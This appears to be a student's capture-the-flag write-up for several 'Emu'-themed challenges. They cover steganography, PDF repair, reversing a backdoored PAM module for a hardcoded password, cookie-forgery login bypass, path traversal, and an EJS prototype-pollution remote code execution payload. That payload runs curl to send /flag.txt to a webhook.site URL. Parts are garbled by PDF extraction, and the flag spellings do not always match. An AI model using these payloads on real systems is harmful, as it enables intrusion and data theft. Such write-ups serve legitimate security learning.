embed, --embed      embed data
extract, --extract extract data
info, --info        display information about a cover- or stego-file
info <filename>    display information about <filename>
encinfo, --encinfo display a list of supported encryption algorithms
version, --version  display version information
license, --license  display steghide's license
help, --help         display this usage information


embedding options:
-ef, --embedfile   select file to be embedded
-ef <filename>     embed the file <filename>
-cf, --coverfile   select cover-file
-cf <filename>     embed into the file <filename>
-p, --passphrase   specify passphrase
-p <passphrase>   use <passphrase> to embed data
-sf, --stegofile   select stego file
-sf <filename>     write result to <filename> instead of cover-file
-e, --encryption   select encryption parameters
-e <a>[<m>]<m>[<a>] specify an encryption algorithm and/or mode
-e none            do not encrypt data before embedding
-z, --compress     compress data before embedding (default)
-z <l>             using level <l> (1 best speed ... 9 best compression)
-Z, --dontcompress do not compress data before embedding
-K, --nochecksum   do not embed crc32 checksum of embedded data
-N, --dontembedname do not embed the name of the original file
-f, --force         overwrite existing files
-q, --quiet         suppress information messages
-v, --verbose       display detailed information

```

Step 3: Extracting The Attached Image In Given Email

As previously mentioned, `steghide` only works with specific file formats. For the current task, I must extract the JPEG image from the provided file `email.html`.

To do so, I first opened up the email in my browser as seen below:




Hi Mike,

I wish us Emus could fly :(. Instead all we can do is fly on planes like in the attached image.



Afterwards, I right-clicked on the image and selected the `Inspect (Q)` option. Then, I copied the image URL from the HTML code, pasted it into a new Google search bar, and saved the image to my computer.

This is the `image URL`:



```
I wish us Emus could fly :(. Instead all we can do is fly on  
planes like in the attached image.  
<br>  
<br>  
<br></p>  
<n>Kind Regards </n>
```

The image is now saved as a `.jpeg` file.

Step 4: Extracting The Secret Message From The Image

To extract the secret message from the image, I use the following command:

```
steghide --extract -sf image.jpeg
```

Explanation of Flags:

- `--extract` : Extracts the data from the image
- `-sf` : Extracts the data from the given filename
- `image.jpeg` : The image file that I extracted and saved to my computer

After executing the command, the system prompted for a passphrase to extract the data. I entered the passphrase that was provided in the email as seen below:

P.S. The password is **theEMusWiLLRoOld3w0oRID**

The secret message was extracted to a file called `secret.txt` as seen below:

```
(kali㉿kali)-[~/Desktop]$ steghide --extract -sf image.jpeg  
Enter passphrase:  
wrote extracted data to "secret.txt".
```

Since the `secret.txt` file resides in the current directory, I will employ this command to access its contents:

```
cat secret.txt
```

Explanation of `cat` command: Concatenate files and print on the standard output

The secret message is found below!

```
(kali㉿kali)-[~/Desktop]$ cat secret.txt  
Hello my fellow Emu.  
Fortunately the hoomans arent big brain like use and would not look for this secret message in the least significant bits of an image!  
UWA{fLigHtL3sS_d4Ta_uNd3r_tH3_r4dAr}
```

Flag Found

```
UWA{fLighTl3SS_d4Ta_uNd3r_tH3_r4dAr}
```

Ruffled Feathers

Step 1: Install And Open GHex

To analyse the corrupted PDF file, I use `GHex`, a hex editor for analysing the start of the PDF file.


To install `GHex`, I use the following command in my terminal:

```
sudo apt update  
sudo apt upgrade ghex
```

After installation, I open it using the command:

```
ghex
```

As seen below:



Step 2: Analyse The Corrupted PDF

I open the corrupted file in `GHex`.

00000000	25 50 44 46 2D 31 2E 35 0A 25 D0 D4 C5 D8 0A 36 %PDF-1.5.%....6	00000000	25 50 44 46 2D 31 2E 35 0A 25 D0 D4 C5 D8 0A 31 %PDF-1.5.%....1
00000010	20 30 20 6F 62 6A 0A 3C 3C 0A 2F 43 6F 72 72 75 0 obj.<>./Corru	00000010	0 0 obj.<>./Leng
00000020	70 74 32 37 32 20 20 20 20 20 0A 2F 46 69 pt272 ./Fi	00000020	th 1758 ./F
00000030	6C 74 65 72 20 2F 46 6C 61 74 65 44 65 63 6F 64 lter /FlateDecod	00000030	ilter /FlateDeco
00000040	65 0A 3E 3E 0A 73 74 72 65 61 60 0A 78 DA 5D 51 e.>>.stream.x]0	00000040	de.>>.stream.x..
00000050	B1 52 C3 30 0C DD FD 15 62 73 86 38 B6 15 3B CE .R.0....bs.8...;	00000050	XK..6.....Q.b..H


As seen above, the beginning of the corrupted PDF file (left) includes the term "Corrupt". In contrast, a normal PDF file (right) opened simultaneously for comparison, does not contain "Corrupt" but instead contains the term "Length."

Therefore, the word "Corrupt" shouldn't be there, as it causes the PDF file to become corrupted and empty when opened.

Step 3: Fix The Corrupted PDF

I resolve the corruption in the PDF by replacing the word "Corrupt" with "Length," aligning it with the standard structure of a normal PDF file.


As seen below:



The screenshot shows a hex editor window titled 'topsecret_corrupted.pdf'. The left pane displays the binary content of the PDF file, with several bytes highlighted in blue. The right pane shows some extracted text from the file, which includes PDF syntax like '%PDF-1.5.%....6 0 obj.< /Length 272 /F1 lter /FlateDecode,>.stream.x.JQ.R.0...bs.8...; .re...c..!\\H\\...~.'nJ... .'.2.7.p0.?{kI.E."g.k.. ."+....&e.x...!IQP7.S(.Y...`...9.....ly...V.P. RK=.N9Ce"D.\$..Z..h?..\$. #.....:...sN.....%H..W c...y>rg... ..V\1...{.I ..'...#...r...n...1/...'.

I save the file and open it up to find the flag!

Result:



Super Duper Top Secret

The hoomans should never know I am a sick skateboarder!



Flag Found

UWA{uNrUffLed_pDeF}

Emu in the Shell

Step 1: Accessing The Remote Server

I connect to the server using the provided credentials:

```
username: ir-account  
password: topsecretpasswordforincidentresponse
```

I employed the `ssh` command to establish a connection with the server located at `34.87.251.234:2022`.


Command:

```
ssh ir-account@34.87.251.234 -p 2022
```

Explanation of Flags:

- `ssh` : Establishes a secure, encrypted connection between two hosts
- `ir-account@34.87.251.234` : This part specifies the username and the IP address (or hostname) of the remote server -- in this case, ir-account is the username, and 34.87.251.234 is the IP address of the server
- `-p` : Specifies the port number -- in this case port 2022

As seen below:



```
(kali㉿kali)-[~]$ ssh ir-account@34.87.251.234 -p 2022  
Program Trees Listing: pam_unix.so  
ir-account@34.87.251.234's password:  
Linux 7a5a5e9f262a 5.10.0-28-cloud-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

I key in the password `topsecretpasswordforincidentresponse` when prompted.

Step 2: Analyse PAM Modules

Given that the Emus have tampered with Linux authentication, it's crucial to note that the standard authentication mechanism for Linux users involves the `pam_unix` module. This module is responsible for validating login credentials on the server and is also utilized by the SSH service for password authentication.

To analyze these `PAM` (Pluggable Authentication Module) configurations, I'll need to navigate to the directory: `/lib/x86_64-linux-gnu/security` using this command:

```
cd /lib/x86_64-linux-gnu/security
```

Explanation of Flags:

- `cd` : Go to Directory

To view all `PAM` modules, I use this command:

```
ls -l
```

Explanation of Flags:

- `ls` : To list files
- `-l` : Provides additional details about each file and directory -- including permissions, ownership, size, modification time, and name

Results:

```
ir-account@7a5a5e9f262a:~$ cd /lib/x86_64-linux-gnu/security
ir-account@7a5a5e9f262a:/lib/x86_64-linux-gnu/security$ ls
pam_access.so      pam_filter.so      pam_localuser.so    pam_pwhistory.so   pam_stress.so      pam_userdb.so
pam_debug.so_bss   pam_fpt.so       pam_loginuid.so   pam_rhosts.so     pam_succeed_if.so  pam_usertype.so
pam_deny.so        pam_group.so     pam_mail.so       pam_rootok.so    pam_systemd.so    pam_warn.so
pam_echo.so         .data          pam_issue.so     pam_mkhomedir.so pam_securetty.so  pam_time.so      pam_wheel.so
pam_env.so          .got.plt       pam_motd.so      pam_selinux.so   pam_timestamp.so pam_timestamp.so  pam_xauth.so
pam_exec.so         .got           pam_lastlog.so  pam_namespace.so pam_sepermit.so  pam_tty_audit.so
pam_faildelay.so   pam_limits.so  pam_nologin.so  pam_setquota.so pam_umask.so     .retval,retval
pam_faillock.so    pam_listfile.so pam_permit.so    pam_shells.so   pam_unix.so      .retval,retval
ir-account@7a5a5e9f262a:/lib/x86_64-linux-gnu/security$ ls -l
total 1452
-rw-r--r-- 1 root root 18272 Aug 26 2021 pam_access.so
-rw-r--r-- 1 root root 14248 Aug 26 2021 pam_debug.so
-rw-r--r-- 1 root root 13880 Aug 26 2021 pam_deny.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_echo.so
-rw-r--r-- 1 root root 18272 Aug 26 2021 pam_env.so
-rw-r--r-- 1 root root 18344 Aug 26 2021 pam_exec.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_faildelay.so
-rw-r--r-- 1 root root 22368 Aug 26 2021 pam_faillock.so
-rw-r--r-- 1 root root 18272 Aug 26 2021 pam_filter.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_fpt.so
-rw-r--r-- 1 root root 18344 Aug 26 2021 pam_group.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_issue.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_keyinit.so
-rw-r--r-- 1 root root 18296 Aug 26 2021 pam_lastlog.so
-rw-r--r-- 1 root root 26536 Aug 26 2021 pam_limits.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_listfile.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_localuser.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_loginuid.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_mail.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_mkhomedir.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_motd.so
-rw-r--r-- 1 root root 42952 Aug 26 2021 pam_namespace.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_nologin.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_permit.so
-rw-r--r-- 1 root root 18272 Aug 26 2021 pam_pwhistory.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_rhosts.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_rootok.so
-rw-r--r-- 1 root root 22368 Aug 26 2021 pam_selinux.so
-rw-r--r-- 1 root root 18272 Aug 26 2021 pam_sepermit.so
-rw-r--r-- 1 root root 455392 Jun 18 2023 pam_systemd.so
-rw-r--r-- 1 root root 18344 Aug 26 2021 pam_time.so
-rw-r--r-- 1 root root 22456 Aug 26 2021 pam_timestamp.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_tty_audit.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_umask.so
-rwxr-xr-x 1 root root 203152 Mar 13 14:21 pam_unix.so
-rw-r--r-- 1 root root 14176 Aug 26 2021 pam_userdb.so
```

As you can see, these are the `pam` modules. After reviewing these files, I found a file that has been recently modified.... potentially by the Emus.

As seen below:

```
-rwxr-xr-x 1 root root 203152 Mar 13 14:21 pam_unix.so
```

The `pam_unix.so` file was last modified on the 13 March at 14:21pm.

Step 3: Copying `pam_unix.so` File Onto Local Machine.

Due to user permission limitations, I first terminate the shell session using the `exit` command.

As seen below:

```
ir-account@7a5a5e9f262a:/lib/x86_64-linux-gnu/security$ exit  
logout  
Connection to 34.87.251.234 closed.  
00103f5a
```

Then, I copy the `pam_unix.so` file onto my local machine using the `scp` command.

Command:

```
scp -P 2022 ir-account@34.87.251.234:/lib/x86_64-linux-gnu/security/pam_unix.so .
```

Explanation of Flags:

- `scp` : Uses SSH (Secure Shell) protocol to authenticate and encrypt data during the copying process, ensuring secure transmission of files over the network
- `-P 2022` : Specifies the port number to connect to on the remote host -- in this case port 2022
- `ir-account@34.87.251.234` : Specifies the username (ir-account) and the IP address (34.87.251.234) of the remote host -- the format username@hostname is used to specify the user account and the hostname or IP address of the remote server
- `:/lib/x86_64-linux-gnu/security/pam_unix.so` : This part specifies the path of the file (pam_unix.so) on the remote host. The format hostname:path is used to specify the location of the file on the remote server
- `.` : Specifies the destination directory on the local machine where I want to copy the file -- in this case, `.` represents the current directory, meaning the file pam_unix.so will be copied to the current directory on my local machine

Result:

```
(kali㉿kali)-[~] 00103f72:45:85:#4 TESI R12D,R12D  
$ scp -P 2022 ir-account@34.87.251.234:/lib/x86_64-linux-gnu/security/pam_unix.so .  
ir-account@34.87.251.234's password:  
pam_unix.so 198KB 266.2KB/s 00:00  
00103f7c:48:8d:3d LEA 100% [ 198KB 266.2KB/s 00:00  
BuildType=
```

Step 3: Using `ghidra` To Analyse `pam_unix.so` File

To install `ghidra`, I use the command:

```
sudo apt-get install ghidra
```

After installation, I use it to open the `pam_unix.so` file.

As seen below:

Assembly code for `pam_sm_authenticate`:

```

00103f13 48 8d 54 LEA argc=>[RSP + 0x8]
          24 08
00103f18 31 c9 XOR argv,argv
00103f1a be 06 00 MOV flags,0x6
          00 00
00103f1f 48 89 ef MOV pamh,RBP
00103f22 e9 d9 f6 CALL <EXTERNAL>:_pam_get_authtok
00103f27 ff ff
00103f27 41 89 c4 MOV R12D,retval
00103f2a 85 c0 TEST retval,retval
00103f2c 0f 85 56 JNZ LAB_00104088
          01 00 00

00103f32 48 8b 54 MOV argc,qword ptr [RSP + p]
          24 08
00103f37 b9 0e 00 MOV argv,0xe
          00 00
00103f3c 48 8d 3d LEA pamh,[s_pUpPet_m4sT3r_0010a4cd]
          8a 65 00 00
00103f43 4c 8b 04 24 MOV R8,qword ptr [RSP]=>name
00103f47 48 89 d6 MOV flags,argc
00103f4c f3 a6 CMPSB.REPE pamh=>s_pUpPet_m4sT3r_0010a4cd.flags
          0f 97 c0 SETA retval
00103f4f 1c 00 SBB retval,0x0
00103f51 84 c0 TEST retval,retval
00103f53 75 44 JNZ LAB_00103f99
          b9 0a 00 00
00103f55 b9 0a 00 MOV argv,0xa
          00 00
00103f5a 48 8d 3d LEA pamh,[s_emu-haxor_0010a4db]
          7a 65 00 00
00103f61 4c 89 c6 MOV flags,R8
00103f64 f3 a6 CMPSB.REPE pamh=>s_emu-haxor_0010a4db.flags
          41 0f 97 c4 SETA R12B
00103f6a 41 80 dc 00 SBB R12B,0x0
          00 00 00 00

```

I put in authenticate in the filter. And analysed the contents of the file.

I find out that the password for `emu-haxor` account is `pupPet_m4sT3r`. As seen above.

Step 4: Connect To The Server Using emu-haxor Account

To connect to the server, I use `ssh` command again.

Command:

```
ssh emu-haxor@34.87.251.234 -p 2022
```

Explanations of flags in step 1. This time round, the only difference is that I am connecting using the `emu-haxor` username instead of `ir-account`.

When prompted for the password of the account, I use `pUpPet_m4sT3r` (password found in step 3).

As seen below:

```
[~]$ ssh emu-haxor@34.87.251.234 -p 2022
emu-haxor@34.87.251.234's password:
Permission denied, please try again.
emu-haxor@34.87.251.234's password:
Permission denied, please try again.
emu-haxor@34.87.251.234's password:
Linux 7a5a5e9f262a 5.10.0-28-cloud-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Mon May  6 02:24:32 2024 from 130.95.40.98
emu-haxor@7a5a5e9f262a:~$ ls
flag.txt  BuiltInTypes
emu-haxor@7a5a5e9f262a:~$ cat flag.txt
UWA{tH15_eMu_w1Ll_aLw4y5_b3_iN_uR_sH3llLlLlL!11!}
```

Once I have successfully logged into the `emu-haxor` account, I will search for the flag file.

As seen above, I use the `ls` command to list all the files in the current directory. To read the found file `flag.txt`, I use the `cat flag.txt` command.

I found the flag!

Flag Found

```
UWA{tH15_eMu_w1L1_aLw4y5_b3_iN_uR_sh31L1L11L!11!}
```

Part 4 - Vulnerabilities

Feathered Forum - Part 1

Step 1: Analyze the Emus' Code Handling Cookie Token Verification

Examining the code (given in the hint) reveals that the authentication mechanism matches the value of the "username" cookie to the username associated with an account. This suggests a potential vulnerability.

Step 2: Inspect The Website for Cookies

Given the potential vulnerability, I'll proceed to exploit the cookies of the website.

I first navigate to the application section, specifically the cookies section. Here, I'll observe the cookies being used.

As seen below:

Name	Value
username	BeakMaster

To exploit the vulnerability, I manipulate the cookie by adding my own with the following details:

```
Cookie Name: username  
Value: BeakMaster
```

As seen below:

Name	Value
username	BeakMaster

This value corresponds to a username found within the EMU_USERS_ACCOUNTS in the `app.py` file.

As seen below:


```
# Hard code the allowed users so hooman hackers
EMU_USERS_ACCOUNTS = [
{
    "username": "BeakMaster",
    "password": os.urandom(16).hex()
},
```

I save the cookie.

Step 3: Bypass the Login Page and Gain Access to the Forum at /forum

To bypass the login page and access the forum directly, I append "/forum" to the website URL. This is after I added my own cookies with the Emu's username.

As seen below:



34.87.251.234:8000/forum

I have bypassed the login page!

Welcome to BeakMaster's Super Top Secret Forum

UWA{C00k13333z_4r3_Th3_W4y_T0_4n_3mu's_H34rt}!

You were invited to this forum because you are recognised as one of the most elite Outback hackers. These forums are built for us to share our knowledge and expertise with each other. So here my quest as I invite you to engage with each other's posts.

Flag Found

UWA{C00k13333z_4r3_Th3_W4y_T0_4n_3mu's_H34rt}

Feathered Forum - Part 2

Step 1: Search for the Forum Post

To uncover the CWE referenced by the Emus, I thoroughly review each forum post. My aim is to locate the specific post discussing the discovery of a site path traversal vulnerability.

This is the forum post found:

What on earth is a path traversal???

From: BeakMaster

Uuuuhhhh someone sent me this email saying this site has a path traversal vulnerability??? What on earth is that??? Y is this person sending me this [CWE-22](#) thing?



Upon examination, I identify the post referencing [CWE-22](#) as the vulnerability in question.

Flag Found

UWA{CWE-22}

Feathered Forum - Part 3

Step 1: Understanding CWE-22

After research on CWE-22, I understand that the `/static` endpoint allows for file retrieval based on user-supplied input without proper validation, making it vulnerable to path traversal attacks.

Step 2: Crafting the Exploit URL

I create a URL with a path traversal payload to navigate from the `/static` directory to the root directory and then enabling access to the `config.yaml` file.

This is the URL:

```
http://34.87.251.234:8000/static?filename=../config.yaml
```


Explanation of URL:

- `http://` : Specifies the protocol to be used for communication -- in this case it is the Hypertext Transfer Protocol
- `34.87.251.234:8000` : Specifies the hostname and port number
- `/static` : Path -- Represents the endpoint or route on the server that the request is targeting. This endpoint is responsible for serving static files
- `filename` : Specifies the file path of the resource that the server should retrieve and return in the response. In this case, the value "`../config.yaml`" indicates that the server should navigate up one directory from the current directory (represented by `..`) and then retrieve the file named "config.yaml"

Step 3: Send the Exploit Request

I paste the URL onto my web browser. Upon sending the exploit request, the `config.yaml` file is downloaded to my computer.

I keep the file to download it. As seen below:



Step 4: Opening the File

I open the file and retrieve the secret key:



```
003_23901817.md • config.yaml X
rs > Boss > Downloads > config.yaml
secret_key: "UWA{Dir_Trav3rs@l_Flight}"
```

Flag Found

```
UWA{Dir_Trav3rs@l_Flight}
```

Emu Apothecary

Step 1: Investigate Potential Methods For Exploiting Node.js Applications

Focusing on the article, slides and code provided in the hints, I explore a technique known as Prototype Pollution. It refers to a vulnerability where attackers can manipulate the prototype of an object to inject malicious properties/methods. Exploiting this vulnerability allows attackers to execute arbitrary code, potentially leading to Remote Code Execution (RCE) on vulnerable applications -- in this case the Emu Apothecary's website.

Upon reading the article, I identify a template for a payload that leverages Prototype Pollution to achieve Remote Code Execution (RCE). This payload template is structured as follows:

```
{
  "__proto__": {
    "client": 1,
    "escapeFunction": "JSON.stringify";
  }
  process.mainModule.require('child_process').exec('id | nc localhost 4444')
}
```

This is the article link: <https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce>

Step 2: Obtain Unique Webhook URL

I navigate to the website <https://webhook.site/> to obtain my unique webhook URL:

```
https://webhook.site/263c3dec-1162-4140-b11d-123819d1943c
```

Obtaining my unique webhook URL is crucial because it ensures that the payload targets a specific endpoint (my URL), allowing for precise exploitation.

Step 3: Crafting The Prototype Pollution Payload

Using the template identified in step 1, I craft my payload as seen below:

```
__proto__.client=1&__proto__.escapeFunction=JSON.stringify;
process.mainModule.require('child_process').exec('curl -F flag=@/flag.txt
{https://webhook.site/263c3dec-1162-4140-b11d-123819d1943c}')
```

Explanation of Payload:

- `proto.client=1` : Sets the "client" property of the "proto" object to 1 -- by manipulating the "proto" object, the payload attempts to pollute the prototype chain of objects in the JavaScript environment.
- `proto.escapeFunction=JSON.stringify;`
`process.mainModule.require('child_process').exec('curl -F flag=@/flag.txt
{https://webhook.site/263c3dec-1162-4140-b11d-123819d1943c}')` : Sets the "escapeFunction" property of the "proto" object. It defines a string that includes JavaScript code to execute shell commands. Specifically, it uses Node.js's child_process module to execute the command `curl -F flag=@/flag.txt` to send the contents of the `/flag.txt` file to my unique webhook URL within the payload.

Step 4: Injecting The Crafted Payload

I inject the crafted payload from step 3 into the Emu Apothecary website by appending it to the website's URL.

Payload Injection:

```
http://34.87.251.234:8001/?
__proto__.client=1&__proto__.escapeFunction=JSON.stringify;%20process.mainModule.
require(%27child_process%27).exec(%27curl%20-
%20flag=@/flag.txt%20{https://webhook.site/263c3dec-1162-4140-b11d-
123819d1943c}%27)
```

As seen above, the payload was appended to the end of the website url.

Step 5: Obtaining The `flag.txt` File

I return to the webhook site and retrieve the file from the most recent post in the webhook's feed.

As seen below:

Request Details		Permalink	Raw content	Copy as ▾
POST	https://webhook.site/263c3dec-1162-4140-b11d-123819d1943c			
Host	34.87.251.234	Whois	Shodan	Netify
Date	05/12/2024 10:55:24 PM (8 minutes ago)			
Size	0 bytes			
Time	0.180 sec			
ID	4755f4e9-9263-4fa9-b467-0c8cf6c53a9f			

Query strings


(empty)

Files

flag [!\[\]\(ec1b4bedfa6077be5e53bf0276b8c0c5_img.jpg\) flag.txt \(text/plain, 43 bytes\)](#)

The `flag.txt` file contains the flag. I download the file and retrieve the flag.

Result:



That is the flag!

Flag Found

UWA{p0L1UtInG_tH3_eMu5_r3CiP3_w33B5iT3!!1!}